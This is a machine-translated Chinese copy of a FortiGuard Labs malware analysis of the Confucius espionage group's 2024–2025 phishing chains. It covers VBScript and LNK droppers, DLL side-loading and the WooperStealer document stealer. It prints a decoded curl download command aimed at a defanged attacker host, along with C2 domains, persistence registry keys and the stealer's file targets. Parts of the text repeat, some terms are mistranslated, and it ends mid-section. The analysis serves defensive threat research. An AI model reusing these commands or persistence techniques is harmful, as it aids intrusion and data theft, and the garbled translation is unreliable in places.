


8
月
在社区成长 8 月
LEVEL 50
100 XP
受影响的平台: Microsoft Windows受影响的用户: Microsoft Windows影响: 被盗信息可用于未来的攻击严重级别: 高
孔子集团是一个长期运作的网络间谍组织,主要在南亚开展活动。该组织于2013 年首次被发现,据信与该地区国家资助的行动有联系。在过去的十年中,Confucius 多次使用鱼叉式网络钓鱼和恶意文档作为初始访问媒介,以政府机构、军事组织、国防承包商和关键行业(尤其是巴基斯坦)为目标。最近的活动凸显了策略的急剧演变,从WooperStealer 等文档窃取程序转向AnonDoor 等基于Python 的后门。这一进展凸显了孔子的适应性以及该地区与国家相关的恶意软件活动日益复杂。
2025 年全球威胁形势报告
使用此报告可以了解最新的攻击者策略,评估您的暴露情况,并在下一次攻击攻击您的环境之前确定采取行动的优先顺序。
立即下载
在过去的几个月里,FortiGuard 实验室观察到,Future 不断发展其贸易技术,利用武器化的Office 文档、恶意LNK 文件和多个恶意软件系列,包括自定义Python RAT 和高级窃取程序。该组织展示了强大的适应性,通过分层混淆技术来逃避检测,并定制其工具集以适应不断变化的情报收集优先事项。其最近的活动不仅表明了Confucius 的坚持,而且表明了其在技术、基础设施和恶意软件家族之间快速转换以保持运营效率的能力。在这篇博客中,我们将按时间顺序介绍孔子最近的活动。

图1: 孔子的活动

图2: 钓鱼邮件
打开Document.ppsx 后,它会显示“损坏的页面”消息。 Slide1.xml.rels 中嵌入的OLE 对象随后从远程URL greenxeonsr.info 在后台触发脚本。

图3: 恶意URL
mango44NX.doc 文件是一个VBScript,它形成一个具有持久性和执行暂存功能的紧凑型释放器。第一部分通过MSXML2.XMLHTTP 从hxxps://greenxeonsr[.]info/Jsdfwejhrg.rko 下载远程有效负载,使用ADODB.Stream 将原始响应字节写入%LocalAppData%\Mapistub.dll,然后关闭该流。

图4: 下载DLL
然后,它将C:\Windows\System32\fixmapi.exe 作为Swom.exe 复制到目录%AppData% 中,并在HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load 下写入指向它的注册表字符串值以实现持久性。最后利用重构的Shell.Application COM对象来启动Swom.exe,实现DLL侧加载并执行恶意DLL Mapistub.dll。

图5: 注册表设置
恶意DLL Mapistub.dll 为下一阶段的窃取活动准备了两个远程地址(cornfieldblue[.]info 和hauntedfishtree[.]info)。

图6: MSIL下载器
下载数据后,它使用硬编码方法Yretisdkjhsfkjfh 加载文件。

图7: 硬编码方法
分析显示,最后阶段的有效负载是WooperStealer,可通过stringToEscape 变量Class1.Wooper 识别。该窃取程序被配置为收集具有特定扩展名的各种文件类型:txt、TXT、pdf、PDF、png、PNG、jpg、jpg、doc、DOC、xls、XLS、xlm、XLM、odp、ODP、ods、ODS、odt、ODT、rtf、RTF、ppt、PPT、xlsx、XLSX、xlsm、XLSM、docx、DOCX、pptx、PPTX、docm、DOCM、jpeg、JPEG、eml、EML、pst、PST、ZIP、zip、RAR、rar。它使用Directory.GetLogicalDrives 解析受感染的系统,并将窃取的数据上传到远程URL hxxp://marshmellowflowerscar[.]info。

图8: WooperStealer
解码后的$x命令是:
curl -o ($pa + '\mapistub.dll') "hxxps://petricgreen[.]info/RPXFD38WAPR7.rko"; $j=$env:TMP + '\file.pdf';卷曲-o $j“hxxps://petricgreen[.]info/BWN9ZAP.rko”;

图9: LNK文件
恶意DLL mapistub.dll 将目标文件复制到C:\Windows\Tasks 中,并通过添加注册表项建立持久性。

图10: 注册表设置
该DLL 嵌入了两个Base64 编码的字符串,代表最终有效负载的远程主机。下载附加数据后,DLL 使用与早期活动中观察到的相同硬编码方法来调用它。

图11: MSIL下载器
最终工资
孔子集团是一个长期运作的网络间谍组织,主要在南亚开展活动。该组织于2013 年首次被发现,据信与该地区国家资助的行动有联系。在过去的十年中,Confucius 多次使用鱼叉式网络钓鱼和恶意文档作为初始访问媒介,以政府机构、军事组织、国防承包商和关键行业(尤其是巴基斯坦)为目标。最近的活动凸显了策略的急剧演变,从WooperStealer 等文档窃取程序转向AnonDoor 等基于Python 的后门。这一进展凸显了孔子的适应性以及该地区与国家相关的恶意软件活动日益复杂。
2025 年全球威胁形势报告
使用此报告可以了解最新的攻击者策略,评估您的暴露情况,并在下一次攻击攻击您的环境之前确定采取行动的优先顺序。
立即下载
在过去的几个月里,FortiGuard 实验室观察到,Future 不断发展其贸易技术,利用武器化的Office 文档、恶意LNK 文件和多个恶意软件系列,包括自定义Python RAT 和高级窃取程序。该组织展示了强大的适应性,通过分层混淆技术来逃避检测,并定制其工具集以适应不断变化的情报收集优先事项。其最近的活动不仅表明了Confucius 的坚持,而且表明了其在技术、基础设施和恶意软件家族之间快速转换以保持运营效率的能力。在这篇博客中,我们将按时间顺序介绍孔子最近的活动。
图1: 孔子的活动
2024 年 12 月 – Document.ppsx 感染链
此网络钓鱼电子邮件活动针对巴基斯坦的用户。该消息依靠权限欺骗、最少的上下文和面向行动的请求来诱使收件人打开附件并启动感染链。
图2: 钓鱼邮件
打开Document.ppsx 后,它会显示“损坏的页面”消息。 Slide1.xml.rels 中嵌入的OLE 对象随后从远程URL greenxeonsr.info 在后台触发脚本。
图3: 恶意URL
mango44NX.doc 文件是一个VBScript,它形成一个具有持久性和执行暂存功能的紧凑型释放器。第一部分通过MSXML2.XMLHTTP 从hxxps://greenxeonsr[.]info/Jsdfwejhrg.rko 下载远程有效负载,使用ADODB.Stream 将原始响应字节写入%LocalAppData%\Mapistub.dll,然后关闭该流。
图4: 下载DLL
然后,它将C:\Windows\System32\fixmapi.exe 作为Swom.exe 复制到目录%AppData% 中,并在HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\load 下写入指向它的注册表字符串值以实现持久性。最后利用重构的Shell.Application COM对象来启动Swom.exe,实现DLL侧加载并执行恶意DLL Mapistub.dll。
图5: 注册表设置
恶意DLL Mapistub.dll 为下一阶段的窃取活动准备了两个远程地址(cornfieldblue[.]info 和hauntedfishtree[.]info)。
图6: MSIL下载器
下载数据后,它使用硬编码方法Yretisdkjhsfkjfh 加载文件。
图7: 硬编码方法
分析显示,最后阶段的有效负载是WooperStealer,可通过stringToEscape 变量Class1.Wooper 识别。该窃取程序被配置为收集具有特定扩展名的各种文件类型:txt、TXT、pdf、PDF、png、PNG、jpg、jpg、doc、DOC、xls、XLS、xlm、XLM、odp、ODP、ods、ODS、odt、ODT、rtf、RTF、ppt、PPT、xlsx、XLSX、xlsm、XLSM、docx、DOCX、pptx、PPTX、docm、DOCM、jpeg、JPEG、eml、EML、pst、PST、ZIP、zip、RAR、rar。它使用Directory.GetLogicalDrives 解析受感染的系统,并将窃取的数据上传到远程URL hxxp://marshmellowflowerscar[.]info。
图8: WooperStealer
2025 年 3 月 – Invoice_Jan25.pdf.lnk 感染链
到2025 年初,Confucius 组织已转向在其活动中使用恶意LNK 文件。在调查过程中,我们获得了与计算机ID Desktop-1tjntib 相关的样本。它准备了一个从C:\Windows\System32\fixmapi.exe复制的合法执行文件BlueAle.exe,并从远程服务器下载了恶意DLL和诱饵PDF表单petricgreen.info。解码后的$x命令是:
curl -o ($pa + '\mapistub.dll') "hxxps://petricgreen[.]info/RPXFD38WAPR7.rko"; $j=$env:TMP + '\file.pdf';卷曲-o $j“hxxps://petricgreen[.]info/BWN9ZAP.rko”;
图9: LNK文件
恶意DLL mapistub.dll 将目标文件复制到C:\Windows\Tasks 中,并通过添加注册表项建立持久性。
图10: 注册表设置
该DLL 嵌入了两个Base64 编码的字符串,代表最终有效负载的远程主机。下载附加数据后,DLL 使用与早期活动中观察到的相同硬编码方法来调用它。
图11: MSIL下载器
最终工资
